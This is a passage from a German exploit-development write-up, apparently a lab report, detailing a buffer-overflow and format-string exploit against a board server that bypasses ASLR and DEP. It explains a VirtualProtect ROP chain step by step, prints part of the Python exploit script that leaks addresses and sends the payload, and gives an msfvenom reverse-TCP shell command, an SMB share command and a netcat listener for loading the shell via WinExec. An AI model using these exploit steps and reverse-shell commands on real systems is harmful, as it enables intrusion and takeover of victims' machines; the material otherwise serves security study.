



Abbildung 36: Darstellung der Exploit Payload - Die Anwendung pausiert vor der Ausführung des ersten ROP Gadgets an der Speicheradresse (base kernel32.dll + 0x000a6ca5)

Wir navigieren uns durch jedes einzelne ROP Gadget und überprüfen im Hintergrund stets die Veränderungen am Stack. Es wird dabei jedes ROP Gadget sequentiell abgearbeitet. Wie eingangs bereits erwähnt, wird durch die Ausführung des RETN Befehls der aktuellste bzw. oberste Eintrag des Stacks (einer der Adresszeiger bzw. Pointer in diesem Fall) in das EIP Register geladen. Bevor das Befehlszeigeregister (EIP) diesen Befehl ausführt wird noch zusätzlich der Stack-Pointer (ESP) auf den nächsten bzw. unteren Eintrag gesetzt. Dies erfolgt analog zur Ausführung eines „POP“ Befehls, da wir den Stack-Pointer stets inkrementieren und den Stack dadurch verkleinern, da dieser in umgekehrter Richtung wächst.

Wir führen nun den letzten Eintrag in unserer ROP Chain an der Adresse „base_ucrtbase_DLL + 0x00003884“ aus und befinden uns im ROP Gadget welches den „PUSHAD“ Befehl ausführt. Die Register werden dabei in folgender Reihenfolge am Stack geschrieben (von links nach rechts):

EAX, ECX, EDX, EBX, aktueller ESP (vor Ausführung des „PUSHAD“ Befehls), EBP, ESI und EDI [45]. Das EDI Register wird, wie oberhalb beschrieben, als letztes Register auf dem Stack gelegt und dadurch als erstes Element wieder vom Stack geholt. Abbildung 37 (a) zeigt den aktuellen Zustand des Stacks, unmittelbar nachdem „PUSHAD“ ausgeführt wurde und bevor der „RETN“ Befehl in das EIP Register geladen wird. Zum Zwecke der besseren Übersicht wurde der aktuelle Zustand des Stackframes skizziert. Den Registern werden dabei die aktuellen Werte bzw. die konkreten Funktionsparameter für den Aufruf von VirtualProtect() zugeordnet. Abbildung 37 (b) veranschaulicht die zusätzliche Visualisierung des aktuellen Stackframes.



(b)

EDI: ROP NOP (kick off the ROP Chain)
ESI: Pointer zu VirtualProtect
EBP: Rücksprungadresse (verweist auf den Anfang unseres Shellcodes)
ESP: LPVOID lpAddress (verweist auf den Anfang unseres Shellcodes bzw. auf die Startadresse des veränderten Speicherbereichs)
EBX: SIZE_T dwSize (Anzahl der zu ändernden Bytes)
EDX: DWORD flNewProtect (Typ neuer Speicherschutz - Executable Flag)
ECX: PDWORD lpfOldProtect (Pointer auf eine Variable, die den vorherigen Schutzwert erhält)
EAX: NOP NOP NOP NOP (4x)
PoC Shellcode

Abbildung 37 (a-b): Zustand des Stackframes nach direkter Ausführung des Befehls „PUSHAD“

Durch die ROP NOP Instruktion wird unsere ROP Kette initialisiert. Wir rufen nun die Funktion VirtualProtect() auf und beobachten die Veränderungen innerhalb des aktuellen Stackframes. Zu dem Zeitpunkt bevor VirtualProtect aufgerufen wird, zeigt der Stack-Poiner (ESP) auf die zu übergebenden Funktionsparameter. Insgesamt werden fünf Argumente an VirtualProtect übergeben. Die Rücksprungadresse (Basisadresse von „ucrtbase.dll“ + 0x0002e3a5) wurde hierbei als fünftes Argument am Stack abgelegt, da das EIP Register nach einem traditionellen "CALL" Befehl (Funktionsaufruf) immer auf jene Instruktion verweist, welche dem CALL Befehl direkt bzw. unmittelbar nachgestellt ist. Dies kennzeichnet somit die Rücksprungadresse, sofern der callee (Windows API = VirtualProtect) den Kontrollfluss wieder an den caller (Stack) übergibt. Die Funktion VirtualProtect dient anscheinend als „Wrapper-Funktion“ und ruft in weiterer Folge die Windows API VirtualProtectEx [57] auf. Dieser Funktion werden nachfolgend unsere Argumente übergeben. Abbildung 38 (a) veranschaulicht den Zeitpunkt bevor das erste Argument höher am Stack gelegt wird. „Höher am Stack“ bedeutet in diesem Kontext, dass unsere Argumente in einem niedrigeren Adressbereich platziert werden, da der Stack bekanntlich abwärts wächst. Zu diesem Zeitpunkt wurde zuvor noch das EBP Register (beinhaltet unsere Rücksprungadresse) am Stack abgelegt, um den Frame-Pointer für den nachfolgenden Funktionsaufruf von VirtualProtectEx vorzubereiten. In Abbildung 38 (a) werden weiters die Argumente am Stack übersichtlich aufgelistet und im Offset zum aktuellen Frame-Pointer (EBP) angezeigt. Abbildung 38 (b) zeigt den aktuellen Zustand des Stacks, kurz bevor VirtualProtectEx aufgerufen wird.




Abbildung 38 (a-b): Zustand des Stacks nach dem Aufruf von VirtualProtect() und vor dem Aufruf von VirtualProtectEx()

Wir überspringen den Aufruf der Windows API und befinden uns wieder in der aufrufenden Funktion VirtualProtect. Aktuell fragen wir uns wo wir hinspringen werden, sobald die Instruktion „RETN 10“ (Rücksprung von VirtualProtect zum Stack (caller)) ausgeführt wird. Wir haben bereits festgestellt, dass sich unsere Rücksprungadresse an der Position „Basisadresse - ucrtdll.dll + 0x0002e3a5“ befindet. Mittels unseres Python Skripts können wir diese Adresse zur Laufzeit berechnen und dadurch ASLR bei jedem Neustart des Systems umgehen. Wenn wir nun in das ROP Gadget, welches unsere Rücksprungadresse abbildet, springen, so landen wir an der (aktuell zugewiesenen) Adresse 709EE3A5. Oberhalb und in Abbildung 35 wird beschrieben, dass diese Adresse zur Laufzeit mittels Aufspaltung eines bestehenden Maschinenbefehls (opcode splitting) in ucrtdll.dll ermittelt wurde. Dadurch wurde ein zusätzliches ROP Gadget lokalisiert. Doch warum springen wir in ein ROP Gadget welches lediglich den Befehl „PUSH ESP“ (\x54) ausführt und dann mittels „RETN“ (\xC3) den obersten Wert vom Stack in das EIP Register lädt und ausführt? Die Antwort auf diese Frage ist in Abbildung 39 enthalten. Es wird dabei nämlich der aktuelle Wert des Stack-Pointers (ESP) oben auf dem Stack gelegt und unmittelbar danach durch den „RETN“ Befehl wieder in das EIP Register geladen und ausgeführt. Zu diesem Zeitpunkt zeigt das ESP Register auf unser vier Byte langes NOP Sled, welches dem PoC Shellcode vorangestellt ist. Wir führen dadurch im Wesentlichen eine „JMP ESP“ Instruktion durch!




Abbildung 39: Evaluierung des ROP Gadgets (Basisadresse - ucrtdll.dll + 0x0002e3a5) zur dynamischen Ermittlung unserer Rücksprungadresse

Wir prüfen das Verhalten zum Laufzeit und stellen fest, dass wir genau zum Anfang unseres NOP Sleds springen! Nach der Ausführung der VirtualProtect() Funktion landen wir somit vor unserem PoC Shellcode. Das Ergebnis wird auf der nachfolgenden Seite in Abbildung 40 veranschaulicht. Wir führen die ersten NOP Instruktionen durch und stellen fest, dass keine „Access Violation“ Meldung durch den DEP Schutzmechanismus ausgegeben wird! Wir konnten mittels des Aufrufs von VirtualProtect() den Zugriffsschutz für das untere Segment unsers Buffers erfolgreich ändern und testen nun die Ausführung unseres PoC Shellcodes am Stack.

Das Ergebnis unseres finalen Tests wird in Abbildung 41 veranschaulicht. Im Process Explorer wurden zusätzlich die Spalten „ASLR“ und „DEP“ eingeblendet [58]. Wir konnten unseren PoC Shellcode am Zielsystem erfolgreich ausführen! Unser Shellcode wurde trotz aktiver ASLR und DEP ordnungsgemäß zur Ausführung gebracht. Initial haben wir dabei eine Buffer-Overflow Schwachstelle ausgenutzt. Danach haben wir eine Format String Schwachstelle innerhalb des gleichen Datenfelds (Neuer Topic) lokalisiert und mehrere Speicheradressen ausgelesen. Es wurden nachfolgend jene Adress-Objekte extrahiert, welche uns eine dynamische Ermittlung der korrespondierenden Basisadressen ermöglichen. In weiterer Folge haben wir unsere ROP Kette mittels mona.py konstruiert. Diese wurde zur Laufzeit analysiert, um die Funktionstüchtigkeit unseres PoC Exploits sicherzustellen und unerwünschte Änderungen am Stack zu kompensieren. Abschließend haben wir unsere Komponenten zusammengeführt und zur Ausführung gebracht. Die finale Version unseres Python Skripts wird in Abbildung 42 veranschaulicht.




Abbildung 41: Erfolgreiche Ausführung des Calculator PoC Shellcodes und Umgehung von ASLR & DEP

(Fortsetzung des Quellcodes auf der nachfolgenden Seite)

```

143 #Definition der Hilfsvariable "i", welche den aktuellen Zähler beinhaltet und für die Iteration der Schleife verwendet wird
144 i = 0
145
146 #Definition einer Schleife, um die Übermittlung des Format String Buffers (format_string) und PoC Exploit Buffers (exploit_buf) zu automatisieren
147 while i < 2:
148     if i == 0:
149         #Definition eines Format String Buffers (format_string), um die exponierten Speicheradressen ueber die identifizierte Format String Schwachstelle in Datenfeld "Neuer Topic" einzulesen
150         format_string = "%p " * 172
151         s.send(command)
152         s.recv(1024) #Server Response: "HELLO FROM SERVER!"
153         s.recv(1024) #Server Response: "-" und "Neuer Topic"
154         #Übermittlung des Buffers "format_string" mit 172 "%p" Formatparameter ueber den Befehl "C" (Ändere Board Topic)
155         s.send(format_string)
156         #Auslesung der retournierten Speicheradressen in listen-Objekt "leaked_addresses_list"
157         leaked_addresses_list = s.recv(2048).split()
158         s.recv(1024) #Server Response: "Ist die Änderung akzeptabel [y/n]"
159         s.send("n")
160     elif i == 1:
161         #Wir uebergeben das listen-Objekt "leaked_addresses_list" mit den exponierten Speicheradressen an die Funktion calculate_current_base_address()
162         #Die Funktion calculate_current_base_address() retourniert uns ein neues listen-Objekt, welches die aktuell zugewiesenen Basisadressen beinhaltet
163         #Das Ergebnis (Referenz des erstellten listen-Objekts) wird in der Variable "dynamic_dll_base_address" gespeichert
164         dynamic_dll_base_address = calculate_current_base_address(leaked_addresses_list)
165         #Die einzelnen felder bzw. Elemente des listen-Objekts "dynamic_dll_base_address" werden in einer festgelegten Reihenfolge als Argumente an die funktion create_rop_chain() uebergeben
166         #create_rop_chain() retourniert uns ein neues String-Objekt, welches sowohl die Adressen der festgelegten ROP-gadgets als auch die statischen werte zu einer rop-kette zusammenfasst
167         #Das Ergebnis des Funktionsaufrufs (Kopie des erstellten String-Objekts) wird in der Variable "rop_chain" gespeichert
168         rop_chain = create_rop_chain(dynamic_dll_base_address[0],dynamic_dll_base_address[1],dynamic_dll_base_address[2],dynamic_dll_base_address[3])
169         #Definition des finalen PoC Exploit Buffers "exploit_buf"
170         #Zusammensetzung des Buffers: | Junk Code (EIP Overwrite) | ROP Chain & NOP Sled | PoC Shellcode
171         exploit_buf = "\x41" * 40 + rop_chain + c_shellcode
172         s.send(command)
173         s.recv(1024)
174         #Übermittlung des finalen Exploit Buffers "exploit_buf" ueber den Befehl "C" (Ändere Board Topic)
175         s.send(exploit_buf)
176         s.recv(1024)
177         s.send("y") #Server Response: "Ist die Änderung akzeptabel [y/n]"
178     #inkrementation der Hilfs- bzw. Zählervariable "i", um im zweiten Schritt "exploit_buf" zu uebermitteln
179     i += 1
180
181 s.close() #Das Socket und zugleich die Verbindung werden am Ende des Schleifendurchlaufs geschlossen
182
183 #Optionale Ausgabe der dynamisch berechneten Basisadressen der Systembibliotheken WS2_32.dll, ucrtbase.dll, ntdll.dll und kernel32.dll
184 print("Base - WS2_32.dll: " + str(hex(dynamic_dll_base_address[0])))
185 print("Base - ucrtbase.dll: " + str(hex(dynamic_dll_base_address[1])))
186 print("Base - ntdll.dll: " + str(hex(dynamic_dll_base_address[2])))
187 print("Base - kernel32.dll: " + str(hex(dynamic_dll_base_address[3])))
188 #print(leaked_addresses_list)

```

Abbildung 42: Finale Version des ASLR & DEP Bypass Exploits (Calculator Version)

Es sind mehrere Tage nach der Entwicklung des in Abbildung 42 veranschaulichten Exploits vergangen, doch der Autor wollte sich dennoch nicht mit dieser Lösung zufriedenstellen. Es soll doch schließlich eine richtige Shell etabliert werden, um in weiterer Folge die Post-Exploitation Phase zu initialisieren und das Zielsystem zu übernehmen. Deswegen wurde eine vertiefte Recherche im Web durchgeführt und nach möglichen Lösungsansätzen gesucht, um den Shellcode innerhalb des geringen Platzes am Stack erfolgreich auszuführen. Durch einen internen Hinweis wurde der Autor auf die Quelle [59] aufmerksam gemacht. Nach einer weiterführenden, umfangreichen Recherche wurde in weiterer Folge der Artikel [60] gefunden.

Wir können somit mittels der Ausführung bestimmter Windows APIs unseren Shellcode, bzw. eine ausführbare Anwendung (.exe oder .dll Datei) welchen unseren Shellcode beinhaltet, über eine Netzwerkfreigabe auf der Kali Linux VM abgreifen und in den virtuellen Speicherbereich des Prozesses laden! Wir verwenden für unseren Lösungsansatz die Win32 API Funktion WinExec [61], da diese aus Kompatibilitätsgründen weiterhin bereitgestellt wird und innerhalb der Systembibliothek „Kernel32.dll“ implementiert ist. Wir erinnern uns an unsere Analyse zur Umgehung von ASLR und wissen aufgrund der erzielten Ergebnisse (siehe Abbildung 29 und Abbildung 30), dass wir über die Format String Schwachstelle auch eine Speicheradresse aus dem virtuellen Adressraum der Bibliothek Kernel32.dll lokalisieren konnten. Um ASLR auch an dieser Stelle erfolgreich zu umgehen, ist im Immunity Debugger noch zusätzlich das exakte Offset des WinExec Aufrufs in Kernel32.dll aufzufinden. Wir suchen über den Suchbefehl im Debugger („Search for“ -> „Name in all modules“) nach der Adresse des WinExec Funktionsaufrufes. Dabei ist darauf zu achten, dass nach der exportierten Funktion zu suchen ist. Innerhalb der Spalte „Type“ ist somit der Eintrag „Export“ anzufinden. Wir subtrahieren von der im Immunity Debugger

lokalisierten Speicheradresse die aktuelle Basisadresse der Kernell32.dll Systembibliothek und erhalten das relative Offset mit dem Wert „0x8E5FD“. Im Programmcode wird dieses Offset in weiterer Folge mit der zur Laufzeit berechneten Basisadresse der Kernell32.dll Systembibliothek addiert, um in weiterer Folge die genaue Adresse vom WinExec Funktionsaufruf [61] zurückzurechnen. Wir schreiben, basierend auf den Erkenntnissen aus [60], unseren eigenen Block an Assembler Instruktionen, um die benötigten Argumente für den WinExec Funktionsaufruf in der richtigen Reihenfolge an den Stack zu legen und danach WinExec aufzurufen. Wir führen dabei die WinExec Funktion aus indem wir die (zur Laufzeit) kalkulierte Adresse des WinExec Funktionsaufrufs mittels des „MOV“ Befehls in das EBX Register laden und die darin befindliche Adresse anhand des „CALL EBX“ nachfolgend aufrufen. Die benötigten Funktionsparameter (lpCmdLine und uCmdShow) wurden zuvor mittels eines online Converter-Tools [62] vom ASCII Zeichensatz in den äquivalenten Hexadezimalcode konvertiert bzw. kodiert. Hierbei ist zu berücksichtigen, dass die Zeichenkette in umgekehrter Reihenfolge auf dem Stack zu schreiben ist, da dieser bekanntlich abwärts wächst.

Auf der Kali Linux VM generieren wir nun mittels msfvenom den Shellcode für die Windows Reverse TCP Shell und formatieren die Ausgabe als ausführbare Binärdatei (PE) mittels des „-f exe“ Arguments. Der Befehl zur Generierung des Shellcodes für die Reverse TCP Shell setzt sich somit wie folgt zusammen: „*msfvenom -a x86 --platform windows -p windows/shell_reverse_tcp LHOST=192.168.217.14 LPORT=443 -b '\x00' -f exe -o /tmp/rs.exe*“. Wir legen die ausführbare Datei bewusst im „tmp“ Verzeichnis der Kali Linux VM ab, da wir dieses Verzeichnis nun über die Netzwerkfreigabe unter der Bezeichnung „kali“ freigeben werden. Wir starten über das vorinstallierte Python Skript „smbserver.py“ einen SMB Server auf der Kali Linux VM und stellen über diesen das „tmp“ Verzeichnis als Netzwerkfreigabe mit der Bezeichnung „kali“ zur Verfügung. Somit kann auf die Netzwerkfreigabe vom Zielsystem aus zugegriffen werden. Der konkrete Befehl setzt sich wie folgt zusammen: „*python /usr/share/doc/python-impacket/examples/smbserver.py kali /tmp*“. Nachdem der SMB Server auf der Kali Linux VM gestartet wurde und auf eingehende Verbindungen wartet, starten wir parallel dazu mittels des Befehls „nc -vlp 443“ einen Netcat Listener, welcher auf eingehende Verbindung über den Port 443 lauscht.

Wir adaptieren in unserem Python Skript den Exploit Buffer nach dem oberhalb beschriebenen Ansatz und führen unseren Exploit aus. Wir haben es geschafft und eine Reverse Shell vom Zielsystem (Windows 7 VM) zum System des Angreifers (Kali Linux VM) erfolgreich etabliert! Das Ergebnis des finalen Tests mit der Reverse Shell wird auf der nachfolgenden Seite in Abbildung 43 veranschaulicht. Die aktuelle Version des Quellcodes vom ASLR & DEP Bypass Exploit wird in Abbildung 44 veranschaulicht. Innerhalb des Quellcodes wurde dabei lediglich der Shellcode sowie die Zusammenstellung des Buffers geändert und somit an die erfolgreiche Ausführung des Exploits mittels der Reverse TCP Shell angepasst. Aus Gründen der Vollständigkeit und zum Zwecke der besseren Übersicht wurde an dieser Stelle dennoch der gesamte Quellcode des finalen ASLR & DEP Bypass Exploits eingefügt.

